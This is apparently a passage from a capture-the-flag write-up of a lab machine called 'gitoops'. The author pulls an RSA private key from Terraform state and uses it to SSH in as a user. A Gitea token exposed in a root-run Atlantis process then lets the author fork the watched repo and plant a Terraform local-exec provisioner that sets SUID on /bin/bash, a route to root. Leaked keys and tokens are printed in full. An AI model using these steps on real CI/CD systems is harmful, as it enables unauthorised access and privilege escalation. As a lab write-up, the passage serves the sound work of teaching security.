g6KyCDCAYdG9n+EMTotUAK0bgWoKtXilERnx73Wq3lCpNaTgWPX46PIqW\nYa129j3WWkaMbByIFvCyC8Y4of3627kl3wKCAQEAi4Kecbdu/kYDtzptAsu38uDi\nq9lpnCzvuffvji+9uRM9CzfJVbkc42YmB
v/LHLRFGFwL4Mk29/LYA4QZNBGdkcCw\nnU9yMEozJuNJ3ymbIedF29TF4p/5cTJEaS4+zfyer5K60AQjLpnsBXZiqRbsURx4\ndbtqDgRz9NoWjt740Lz7As0Hhmvv84Z5B07GO5i8jnvZWR8U9LD8ZfAA7a6
cM1TU\nQutjU8riqGnW9HKj4x1ma0zYs5w8Jfx48vjTr0hmeXzmvIWb/eBfn4QKJ9E4lpcW\nCwGneS/tTyXKUhGPXZVB4+Fh6NgOV/jNQ9MduiZ99S0zr4fAKGoWH8L8Gyvpgg==\n-----END RSA PRIVAT
E KEY-----\n",
"private_key_pem_pkcs8": "-----BEGIN PRIVATE KEY-----\nMIIJRAIBADANBgkqhkiG9w0BAQEFAASCCS4wggkqAgEAAoICAQDDNgvwl0UuWWE/\nCmNgGoMxYHQnFF+L5D4A6akgG
ESEXnvwP2wtsdIejoKoLw29l0PcqG9hXY/rH14J\ngL/m4cpMXn72c3z32vkaAfL+55sNkzG/ytN7rzxD+z31t6cLDulEuhFU8xhfLjwx\neuigHMMp/Ex2Kk1nHhrG2oGJr6BXKn0n1TASZOkYwB9imUkEUuT
7yRiE4UZA7evX\n+1RGhrLGz+m4Z3lvV1eeKEahhePnR00tRz+eLMLWlSO2xxlzKHOuMxiwi+WpZWip\nffEd5X6ZNtYB1f0OVhwHLSp6j9z5/CFvOYCypsYcckVhbykpH/cVtEK3SEhiMzZ4\nwRNPHDm4Dv4
L7uz7WL91hHPWsXJzUzaspVKFR+EgSQ7A4K6AdUH3RtBfLq3Ebagd\nKEfB2NHeAgpGgm1iYcLnNb1j9Q5H/QotWAQd6iRwNzEOL6aDMdv8gBSNrz8T9ma5\n4816WWyLoVroSBFmRTROCkEuec7kPV4e5IgEO
qTSZhPGbRzVMjIN9UtZF+G+8bOb\nxmhTsvYnuNzp6Pst3COtRYKZ/ARc0MS1yI9Er1/dkawGmDRVY3v5KmCyhpkgkXs2\nWWqGbSai+SxDfPAFe5yRxQPpcNNy6BgiN+7NnqgzAq3tfWC1QJ/B2gowuxCmrSN
I\n173IWRKDbQnaQJaOdTLW7cXDXUSndwIDAQABAoICACTj9NOtspw0teT08Jy7xekx\n4iF0fy3vnywK/DQdge1F8cQQKEBmZ1/w7I4d/knC6Ucs6YeL5+O2FM5U728RYmqW\nPQYUAxzP291nWuWDHVEubOt
iyB6Kmif6tdXWtBGp6rlbNGVKX2O1WBi9snJ3nQY1\nMLnv+pqvHL5RksNTVkjCtc4uQpxnR4mu3P+EGkFf7PgMI78Q13bzv2sciuudDvH1\nXqTDoTZCWkOANwDVTaFqXxJccZBRwyxMGOi0rYGOtnXIIDVU6
rzddi75pvRQZ2FK\n9Jx6NQ1dhoRwq6NnxonTdPoQ8tpQHAZKLgRgvnWQHeCTJTx/w3YTWYruadi8a8eg\n4DRa4jIwgu03dYarxJTZYXL12jqfK+tU7P6E4gj1nnK1CDsM9mozA1wMYaW6KUKJ\njJVClaG05
IaVwKv3notBLLYw527BZVpPjKGd5Q4qRQJi3LfG+/2MC2Pttj2RzPD6\nn0Nm4gFxFJRuusIfSWaZs+9R68kvwNLncP6Gy+I5qS60D5zyh33Kur9h86qvAnj6\nsWV7y0paf56zC4yBMA94BrTwFoccvyLeJ0r
OR18sUlxcfRHrezHZR8yT7jVXrybX\nwl73OsahFBGJ5gz7qgYBm9wm+Z88JLJdyE7T8sbsq/RxXp5si8L9CbQvHjpw7yl3\npvUWjc/4GpS7xIoozsMRAoIBAQD2gEaGh4sUMo7fpkz4uxLTE7rYLdwLO7pKi
mO8\nYhc7dvm+Jtn26zMnQFwYkO5eRBR6gsnCEQwYLhy2wGOFVenX/XvgamWdENuxfQZs\nxqA/nvDHT1nNRf4hHe+Uc3MFLOhiZN6e3/n7ooE12Kv4bdRI99xJi6AZFqXcQ7Wb\n7l91Qc3RZsSJ98NCX/Oq6
XK2fRhL731GsxETH2ixiwI9MAuwSWLq/sSFkvZWd2eo\nCvCaS/+NSKv1clVgHKVYjkkSOzLle8XwQ6uTmNZoo0HiqzJv6SG71X6Fpw0rfZnf\nzOMQ2l6sLiUOmcMcFbtuSTlOZ2OrhgAEA03mM0pndz2L5Ry
5AoIBAQDKu8wqRWCq\n9/pgNDQ5QkSI2mfniPv4ppY91/xzBQpLemlMU8dhB1q8/8gtYdP/2yQmv8FkwLSS\n6gZfK+3D5jI0rUr4xq9AR4fFU8QThAGifUZtfMgn7PYqbREk/rkCTS5ixwiFYkfS\nzF5nPsJ
VfE7UyKEHmv24TXvC98YT/+kGZE5V6HydiBUlXOoiVh/0SMZk9i9Sf+Cj\nr9jKPewF7E0oCxsp48bO6JasdD6VKv8i59JyYWApKFZQXHtOJoXJH27b9U6dphdP\nXyStD8uW2/cOf/OB3tlyrE6SUpCBKgNaB
fq0lh9pCNR1+zvpxGVjT3GNNfO2XaoP\nk3KDrQyEpa2vAoIBAQCYqWEEODW+UIGDqW7KLLG/39w7vksk+dyqBYM3TFivD0Qk\nq9MZxRhtGsLuw/OclfVI2m8xrXUcFJLb69K25Tpp9iceGUbNO3+UMKYl/+2
G+VyN\nU2t+Yfa9c9jIy6dUcTeKmIX3Ryd+3GnBe2sl9H8gocDgG4UPhKM8AwMai0q7SAG7\nyjW2bKeVF+/EzceplVfSz4N6obPVcAJa0oiUdIkIqKqGdzomr5m4e0LLI9tW8/JV\nAcjdve16FMOiUJyYmek
vjrRL1N0SD/nZ3CIVy4j1HiEyP0qYY5kYcjU2EaIe8d7o\nK7vvivL3Fc56wwamtAlaVSb1VUaNZv6RjZukZEShAoIBAQCsXlmrQwt6sZY+P4R7\nfn1YwiF/uXdKpRCuijoI7Ssgm3Z1v/GP7LnYYb0n4LpoG
kE1dOoQKMwe8TzzpBzm\n54yePwy0UfFlPKwSOTNHyH+/ULYVlvdzAsUVs1/VTYGtlEOxFjqHddVNRBervq9q\nEWPRBLftCHlaPv7P+Ox/yqCsn5H+9sklAzO/ba1f/kvy3gFYi/wWL8WmRneTFGzd\naFj9h
9vTlOdOunCJNdiT6Ve9rM7AE0y4EaS5dLgd7SDorIIMIBh0b2f4QxOi1QAr\nRuBagq1eKURGfHvdareUKk1pOBY9fjo8ipZhrXb2PdZaRoxsHIgW8LILxjih/frb\nuSXfAoIBAQCLgp5xt27+RgO3Om0Cy7f
y4OKr2WmcLO+59++OL725Ez0LN8lVuRzj\nZiYG/8sctEUYXAvgyTb38tgDhBk0EZ2RwLCdT3IwSjMm40nfKZsh50Xb1MXin/lx\nMkRpLj7N/J6vkrrQBCMumewFdmKpFuxRHHh1u2oOBHP02haO3vjQvPsCz
QeGa+/z\nhnkHTsY7mLyOe9lZHxT0sPxl8ADtrpwzVNRC62NTyuKoadb0cqPjHWZrTNiznDwl\n/Hjy+NOvSGZ5fOa8hZv94F+fhAon0TiWlxYLAad5L+1PJcpSEY9dlUHj4WHo2A5X\n+M1D0x26Jn31LTOvh
8AoahYfwvwbK+mC\n-----END PRIVATE KEY-----\n",
"public_key_fingerprint_md5": "4b:36:5c:87:c1:4c:5d:65:d7:8c:d4:0b:c3:9b:81:77",
"public_key_fingerprint_sha256": "SHA256:6Zsqgy+oRSl7D1Q5q2OWIVtCXWIHa99X/B/VjbVfxOM",
"public_key_openssh": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDDNgvwl0UuWWE/CmNgGoMxYHQnFF+L5D4A6akgGESEXnvwP2wtsdIejoKoLw29l0PcqG9hXY/rH14JgL/m4cp
MXn72c3z32vkaAfL+55sNkzG/ytN7rzxD+z31t6cLDulEuhFU8xhfLjwxeuigHMMp/Ex2Kk1nHhrG2oGJr6BXKn0n1TASZOkYwB9imUkEUuT7yRiE4UZA7evX+1RGhrLGz+m4Z3lvV1eeKEahhePnR00tRz+eL
MLWlSO2xxlzKHOuMxiwi+WpZWipffEd5X6ZNtYB1f0OVhwHLSp6j9z5/CFvOYCypsYcckVhbykpH/cVtEK3SEhiMzZ4wRNPHDm4Dv4L7uz7WL91hHPWsXJzUzaspVKFR+EgSQ7A4K6AdUH3RtBfLq3EbagdKEf
B2NHeAgpGgm1iYcLnNb1j9Q5H/QotWAQd6iRwNzEOL6aDMdv8gBSNrz8T9ma54816WWyLoVroSBFmRTROCkEuec7kPV4e5IgEOqTSZhPGbRzVMjIN9UtZF+G+8bObxmhTsvYnuNzp6Pst3COtRYKZ/ARc0MS1y
I9Er1/dkawGmDRVY3v5KmCyhpkgkXs2WWqGbSai+SxDfPAFe5yRxQPpcNNy6BgiN+7NnqgzAq3tfWC1QJ/B2gowuxCmrSNI173IWRKDbQnaQJaOdTLW7cXDXUSndw==\n",
"public_key_pem": "-----BEGIN PUBLIC KEY-----\nMIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAwzYL8JdFLllhPwpjYBqD\nMWB0JxRfi+Q+AOmpIBhEhF578D9sLbHSH
o6CqC8NvZdD3KhvYV2P6x9eCYC/5uHK\nTF5+9nN899r5GgHy/uebDZMxv8rTe688Q/s99benCw7pRLoRVPMYXy48MXrooBzD\nKfxMdipNZx4axtqBia+gVyp9J9UwEmTpGMAfYplJBFLk+8kYhOFGQO3r1/t
URoay\nxs/puGd5b1dXnihGoYXj50dNLUc/nizC1pUjtscZcyhzrjMYsIvlqWVoqX3xHeV+\nmTbWAdX9DlYcBy0qeo/c+fwhbzmAsqbGHHJFYW8pKR/3FbRCt0hIYjM2eMETTxw5\nuA7+C+7s+1i/dYRz1rF
yc1M2rKVShUfhIEkOwOCugHVB90bQXy6txG2oHShHwdjR\n3gIKRoJtYmHC5zW9Y/UOR/0KLVgEHeokcDcxDi+mgzHb/IAUja8/E/ZmuePNells\ni6Fa6EgRZkU0TgpBLnnO5D1eHuSIBDqk0mYTxm0c1TIyD
fVLWRfhvvGzm8ZoU7L2\nJ7jc6ej7LdwjrUWCmfwEXNDEtciPRK9f3ZGsBpg0VWN7+SpgsoaZIJF7Nllqhm0m\novksQ3zwBXuckcUD6XDTcugYIjfuzZ6oMwKt7X1gtUCfwdoKMLsQpq0jSNe9yFkS\ng20J2
kCWjnUy1u3Fw11Ep3cCAwEAAQ==\n-----END PUBLIC KEY-----\n",
"rsa_bits": 4096
},
"sensitive_attributes": [
[
{
"type": "get_attr",
"value": "private_key_pem"
}
],
[
{
"type": "get_attr",
"value": "private_key_pem_pkcs8"
}
],
[
{
"type": "get_attr",
"value": "private_key_openssh"
}
]
]
}
]
}
],
"check_results": null
}What we care most about is that private key which was under the hierarchy tls._private_key.access_key.private_key just like we saw earlier in the main file about the SSH public key but this time for the SSH key

SSH as alexis
So first we copy that key and save it locally
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops]
└──╼ [★]$ cat id_rsa_gitoops
-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
Then set the permissions over it so it isn't too permissive
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops]
└──╼ [★]$ chmod 600 id_rsa_gitoops
And as you can see we can ssh using that key
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops]
└──╼ [★]$ ssh -i id_rsa_gitoops alexis@gitoops.local
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1015-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Aug 30 17:39:01 UTC 2026

  System load: 0.0 Temperature: -273.1 C
  Usage of /: 39.5% of 6.71GB Processes: 116
  Memory usage: 17% Users logged in: 0
  Swap usage: 0% IPv4 address for ens5: 10.1.141.49


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alexis@ip-10-1-141-49:~$
And we get the user flag

Listing the readable files, mostly are home directory files but there is this directory atlantis the name I expected to be a service earlier under /opt so let's do some research
alexis@ip-10-1-141-49:/home$ find / -type f -readable 2>/dev/null | grep "^/home\|^/opt"
/home/alexis/.bashrc
/home/alexis/.ssh/id_rsa
/home/alexis/.ssh/id_rsa.pub
/home/alexis/.ssh/authorized_keys
/home/alexis/.cache/motd.legal-displayed
/home/alexis/.bash_logout
/home/alexis/flag.txt
/home/alexis/.profile
/opt/atlantis/repo.yaml
/opt/atlantis/plugin-cache/registry.terraform.io/hashicorp/random/3.6.2/linux_amd64/terraform-provider-random_v3.6.2_x5
/opt/atlantis/plugin-cache/registry.terraform.io/hashicorp/random/3.6.2/linux_amd64/LICENSE.txt
/opt/atlantis/plugin-cache/registry.terraform.io/hashicorp/external/2.3.3/linux_amd64/terraform-provider-external_v2.3.3_x5
/opt/atlantis/plugin-cache/registry.terraform.io/hashicorp/local/2.5.1/linux_amd64/terraform-provider-local_v2.5.1_x5
/opt/atlantis/plugin-cache/registry.terraform.io/hashicorp/aws/4.50.0/linux_amd64/terraform-provider-aws_v4.50.0_x5
/opt/atlantis/plugin-cache/registry.terraform.io/hashicorp/null/3.2.2/linux_amd64/terraform-provider-null_v3.2.2_x5
/opt/atlantis/plugin-cache/registry.terraform.io/hashicorp/http/3.4.3/linux_amd64/LICENSE.txt
/opt/atlantis/plugin-cache/registry.terraform.io/hashicorp/http/3.4.3/linux_amd64/terraform-provider-http_v3.4.3_x5
alexis@ip-10-1-141-49:/home$
Atlantis is a bot that watches a Git repo for pull requests and comments. When you comment atlantis plan on a PR, Gitea fires a webhook to Atlantis's HTTP listener. Atlantis then: Clones/pulls the PR's branch locally on the server Runs Terraform init + Terraform plan in that directory Posts the plan output back as a PR comment On atlantis apply, it runs Terraform apply, actually executing the plan, including any provisioner "local-exec" blocks
Listing the running processes to know if it is running or not and as you can see it is running as root and it leaks a Gitea token that we can use for the user atlantis on Gitea I guess The webhook secret don't know exactly what can we do with it but let's continue with the Gitea token
As you can see it is watching the repo gitCorp/private repo
alexis@ip-10-1-141-49:/home$ ps aux | grep -i atlantis
root 1037 0.0 1.7 1260888 34024 ? Ssl 16:05 0:01 /usr/local/bin/atlantis server --atlantis-url=http://atlantis.gitoops.local --gitea-base-url=http --gitea-base-url=https://gitoops.local --gitea-user=atlantis --gitea-token=6eceab1137146d06a70fdbd02abf3863186a088e --gitea-webhook-secret=82df5474-2933-11ef-9454-0242ac120002 --gitea-page-size=30 --repo-allowlist=gitoops.local/gitCorp/private --repo-config=/opt/atlantis/repo.yaml
alexis 2351 0.0 0.1 6908 2440 pts/0 S+ 17:52 0:00 grep --color=auto -i atlantis
We first enumerate the users on Gitea to make sure atlantis existing and it does
alexis@ip-10-1-141-49:/home$ curl -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" https://gitoops.local/api/v1/user
{"id":3,"login":"atlantis","login_name":"atlantis","source_id":0,"full_name":"atlantis","email":"atlantis@gitoops.local","avatar_url":"https://gitoops.local/avatars/6110360c92ad434f7c9a83d192fc10e2","html_url":"https://gitoops.local/atlantis","language":"","is_admin":false,"last_login":"1970-01-01T00:00:00Z","created":"2025-10-29T20:17:46Z","restricted":false,"active":true,"prohibit_login":false,"location":"","website":"","description":"","visibility":"private","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"atlantis"}
Then we start looking for permissions over that repo, we don't have push over it but we can pull so we can read the repo but we can't write to it so the direct edit is out but I bet the bot is watching the PRs as well as part of the CI/CD integrations not just the direct edits to the repo itself
And the PRs with plan and apply comment on it should be enough to trigger the workflow
alexis@ip-10-1-141-49:/home$ curl -s -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" https://gitoops.local/api/v1/repos/gitCorp/private | python3 -m json.tool
{
    "id": 2,
    "owner": {
        "id": 2,
        "login": "gitCorp",
        "login_name": "",
        "source_id": 0,
        "full_name": "",
        "email": "gitcorp@noreply.gitoops.local",
        "avatar_url": "https://gitoops.local/avatars/0eac2817a652978ad37197be708e0a2f",
        "html_url": "https://gitoops.local/gitCorp",
        "language": "",
        "is_admin": false,
        "last_login": "0001-01-01T00:00:00Z",
        "created": "2025-10-29T20:17:37Z",
        "restricted": false,
        "active": false,
        "prohibit_login": false,
        "location": "",
        "website": "",
        "description": "string",
        "visibility": "public",
        "followers_count": 0,
        "following_count": 0,
        "starred_repos_count": 0,
        "username": "gitCorp"
    },
    "name": "private",
    "full_name": "gitCorp/private",
    "description": "Private repository",
    "empty": false,
    "private": true,
    "fork": false,
    "template": false,
    "mirror": false,
    "size": 27,
    "language": "",
    "languages_url": "https://gitoops.local/api/v1/repos/gitCorp/private/languages",
    "html_url": "https://gitoops.local/gitCorp/private",
    "url": "https://gitoops.local/api/v1/repos/gitCorp/private",
    "link": "",
    "ssh_url": "ssh://gitea@gitoops.local:2222/gitCorp/private.git",
    "clone_url": "https://gitoops.local/gitCorp/private.git",
< SNIP>
    "permissions": {
        "admin": false,
        "push": false,
        "pull": true
    },
< SNIP>
What do I mean with plan and apply comments, atlantis uses the PR comments as command triggers to automate Terraform plan and applies directly
Usually it runs automatically but it is a way to speed things up by commenting atlantis plan or atlantis comment which is just a trigger for Terraform plan and Terraform apply
Shell as root
Let's first fork the repo to make the changes
alexis@ip-10-1-141-49:/home$ curl -X POST "https://gitoops.local/api/v1/repos/gitCorp/private/forks" \
  -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" \
  -H "Content-Type: application/json" \
  -d '{}'
{"id":3,"owner":{"id":3,"login":"atlantis","login_name":"","source_id":0,"full_name":"atlantis","email":"atlantis@noreply.gitoops.local","avatar_url":"https://gitoops.local/avatars/6110360c92ad434f7c9a83d192fc10e2","html_url":"https://gitoops.local/atlantis","language":"","is_admin":false,"last_login":"0001-01-01T00:00:00Z","created":"2025-10-29T20:17:46Z","restricted":false,"active":false,"prohibit_login":false,"location":"","website":"","description":"","visibility":"private","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"atlantis"},"name":"private","full_name":"atlantis/private","description":"Private repository","empty":false,"private":true,"fork":true,"template":false,"parent":{"id":2,"owner":{"id":2,"login":"gitCorp","login_name":"","source_id":0,"full_name":"","email":"","avatar_url":"https://gitoops.local/avatars/0eac2817a652978ad37197be708e0a2f","html_url":"https://gitoops.local/gitCorp","language":"","is_admin":false,"last_login":"0001-01-01T00:00:00Z","created":"2025-10-29T20:17:37Z","restricted":false,"active":false,"prohibit_login":false,"location":"","website":"","description":"string","visibility":"public","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"gitCorp"},"name":"private","full_name":"gitCorp/private","description":"Private repository","empty":false,"private":true,"fork":false,"template":false,"mirror":false,"size":27,"language":"","languages_url":"https://gitoops.local/api/v1/repos/gitCorp/private/languages","html_url":"https://gitoops.local/gitCorp/private","url":"https://gitoops.local/api/v1/repos/gitCorp/private","link":"","ssh_url":"ssh://gitea@gitoops.local:2222/gitCorp/private.git","clone_url":"https://gitoops.local/gitCorp/private.git","original_url":"","website":"","stars_count":0,"forks_count":1,"watchers_count":3,"open_issues_count":0,"open_pr_counter":0,"release_counter":0,"default_branch":"main","archived":false,"created_at":"2025-10-29T20:17:45Z","updated_at":"2025-10-29T20:18:05Z","archived_at":"1970-01-01T00:00:00Z","permissions":{"admin":true,"push":true,"pull":true},"has_code":false,"has_issues":true,"internal_tracker":{"enable_time_tracker":true,"allow_only_contributors_to_track_time":true,"enable_issue_dependencies":true},"has_wiki":true,"has_pull_requests":true,"has_projects":true,"projects_mode":"all","has_releases":true,"has_packages":false,"has_actions":false,"ignore_whitespace_conflicts":false,"allow_merge_commits":true,"allow_rebase":true,"allow_rebase_explicit":true,"allow_squash_merge":true,"allow_fast_forward_only_merge":true,"allow_rebase_update":true,"allow_manual_merge":false,"autodetect_manual_merge":false,"default_delete_branch_after_merge":false,"default_merge_style":"merge","default_allow_maintainer_edit":false,"avatar_url":"","internal":false,"mirror_interval":"","object_format_name":"sha1","mirror_updated":"0001-01-01T00:00:00Z","topics":[],"licenses":[]},"mirror":false,"size":0,"language":"","languages_url":"https://gitoops.local/api/v1/repos/atlantis/private/languages","html_url":"https://gitoops.local/atlantis/private","url":"https://gitoops.local/api/v1/repos/atlantis/private","link":"","ssh_url":"ssh://gitea@gitoops.local:2222/atlantis/private.git","clone_url":"https://gitoops.local/atlantis/private.git","original_url":"","website":"","stars_count":0,"forks_count":0,"watchers_count":0,"open_issues_count":0,"open_pr_counter":0,"release_counter":0,"default_branch":"main","archived":false,"created_at":"2026-08-30T18:02:45Z","updated_at":"2026-08-30T18:02:45Z","archived_at":"1970-01-01T00:00:00Z","permissions":{"admin":true,"push":true,"pull":true},"has_code":false,"has_issues":false,"has_wiki":false,"has_pull_requests":true,"has_projects":false,"projects_mode":"all","has_releases":false,"has_packages":false,"has_actions":false,"ignore_whitespace_conflicts":false,"allow_merge_commits":true,"allow_rebase":true,"allow_rebase_explicit":true,"allow_squash_merge":true,"allow_fast_forward_only_merge":true,"allow_rebase_update":true,"allow_manual_merge":false,"autodetect_manual_merge":false,"default_delete_branch_after_merge":false,"default_merge_style":"merge","default_allow_maintainer_edit":false,"avatar_url":"","internal":false,"mirror_interval":"","object_format_name":"sha1","mirror_updated":"0001-01-01T00:00:00Z","topics":[],"licenses":[]}
Then use the token to clone the fork (notice we are cloning atlantis/private but the original is under gitCorp)
alexis@ip-10-1-141-49:~$ git clone https://atlantis:6eceab1137146d06a70fdbd02abf3863186a088e@gitoops.local/atlantis/private.git
Cloning into 'private'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
alexis@ip-10-1-141-49:~$ cd private/
alexis@ip-10-1-141-49:~/private$ ls
README.md
alexis@ip-10-1-141-49:~/private$
One last thing to mention about Terraform that Terraform itself doesn't sandbox the local-exec it just runs the given shell command with whatever OS privileges the process running Terraform has
Since Atlantis's process is owned by root, Terraform apply (and therefore your local-exec command) also runs as root. There's no privilege boundary between "the Gitea bot account" and "the actual shell commands Terraform executes"
So what we'll do
- we'll create a malicious
.tffile containing a local-exec provisioner which is Terraform's way of running an arbitrary shell command as a side effect of creating a resource - push the changes and open a PR
- comment the PR with
atlantis planfirst which triggersatlantiswebhook to runTerraform planwhich is just a dry run for the creation - then comment the PR with
atlantis applywhich triggersatlantiswebhook to runTerraform applyexecuting whatever command we need to execute
So we'll first create this malicious Terraform file that sets SUID on the bash binary
alexis@ip-10-1-141-49:~/private$ cat pwned.tf
resource "null_resource" "pwn" {
  provisioner "local-exec" {
    command = "chmod u+s /bin/bash"
  }
}
Then we add, config, commit and push to the fork
alexis@ip-10-1-141-49:~/private$ git add pwned.tf
alexis@ip-10-1-141-49:~/private$ git config user.email "atlantis@gitoops.local"
